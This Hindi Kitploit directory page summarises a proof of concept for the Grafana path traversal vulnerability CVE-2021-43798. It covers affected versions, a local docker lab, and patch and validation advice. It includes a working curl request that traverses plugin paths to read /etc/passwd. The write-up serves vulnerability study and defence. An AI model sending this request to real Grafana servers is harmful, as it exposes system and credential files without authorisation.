Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

··फ़ीड·संपर्क·गोपनीयता·© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2021-43798 — प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट Grafana पथ भ्रमण भेद्यता (CVE-2021-43798) के लिए जो प्लगइन पथों में निर्देशिका भ्रमण के माध्यम से अनधिकृत फ़ाइल पढ़ने की अनुमति देता है। | Kitploit
उपकरण/GitHubGitHub/lim-ahmin/cve-2021-43798
टोहीभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणजानकारी एकत्र करनापेनिट्रेशन टेस्टिंग
GitHublim-ahmin/cve-2021-43798

CVE-2021-43798

प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट Grafana पथ भ्रमण भेद्यता (CVE-2021-43798) के लिए जो प्लगइन पथों में निर्देशिका भ्रमण के माध्यम से अनधिकृत फ़ाइल पढ़ने की अनुमति देता है।

रिपॉजिटरी देखें
32 महीने पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2021-43798

1. सारांश

  • Grafana एक ओपन-सोर्स प्लेटफ़ॉर्म है जो डेटा मॉनिटरिंग और प्रबंधन का समर्थन करता है। निम्नलिखित संस्करणों में, ../ जैसे विशेष वर्णों का उपयोग करके फ़ाइल पथों में हेरफेर करने की अनुमति देने वाला एक पथ ट्रैवर्सल (Path Traversal) दोष मौजूद है:
    • 8.0.0 और उससे ऊपर, लेकिन 8.0.7 से नीचे
    • 8.1.0 और उससे ऊपर, लेकिन 8.1.8 से नीचे
    • 8.2.0 और उससे ऊपर, लेकिन 8.2.7 से नीचे
    • 8.3.0
  • कमजोर पथ <grafana_host_url>/public/plugins/<plugin_id>/ है, जहाँ <plugin_id> स्थापित प्लगइन का आईडी है। नीचे दिए गए संदर्भ के माध्यम से कमजोर पथ की पुष्टि की जा सकती है।
    • https://github.com/grafana/grafana/security/advisories/GHSA-8pjx-jj86-j47p


2. कमजोर वातावरण की संरचना और निष्पादन

2.1 उपयोग किया गया वातावरण

  • Grafana संस्करण 8.2.5

2.2 निष्पादन विधि

docker-compose up -d


3. दोष का पुनरुत्पादन

  • खुले पृष्ठ की पुष्टि करें स्क्रीनशॉट 2026-07-11 20 31 04


  • निष्पादन परिणाम

curl --path-as-is http://localhost:3000/public/plugins/alertlist/../../../../../../../../etc/passwd के माध्यम से /etc/passwd तक पहुँचा जा सकता था।

स्क्रीनशॉट 2026-07-11 19 59 12

4. निष्कर्ष (शमन उपाय)

  • यदि आप दोष से प्रभावित संस्करण का उपयोग कर रहे हैं, तो कृपया पैच किए गए संस्करण 8.3.1, 8.2.7, 8.1.8, 8.0.7 पर अपडेट करें।
  • पथ ट्रैवर्सल दोष को रोकने के लिए, केवल अनुमत पथों तक पहुँच की अनुमति देने वाली व्हाइटलिस्ट विधि लागू करें, और उपयोगकर्ता इनपुट के सत्यापन और पथ सामान्यीकरण करें ताकि पैरेंट डायरेक्टरी जंप (../) जैसी असामान्य पथ पहुँच को प्रतिबंधित किया जा सके।

संदर्भ सामग्री

  • https://github.com/grafana/grafana/security/advisories/GHSA-8pjx-jj86-j47p
  • https://www.cve.org/CVERecord?id=CVE-2021-43798
  • https://labex.io/ko/tutorials/nmap-how-to-control-file-path-traversal-420498
  • https://www.youtube.com/watch?v=j8NkNyoYZzU
टूल डाउनलोड करें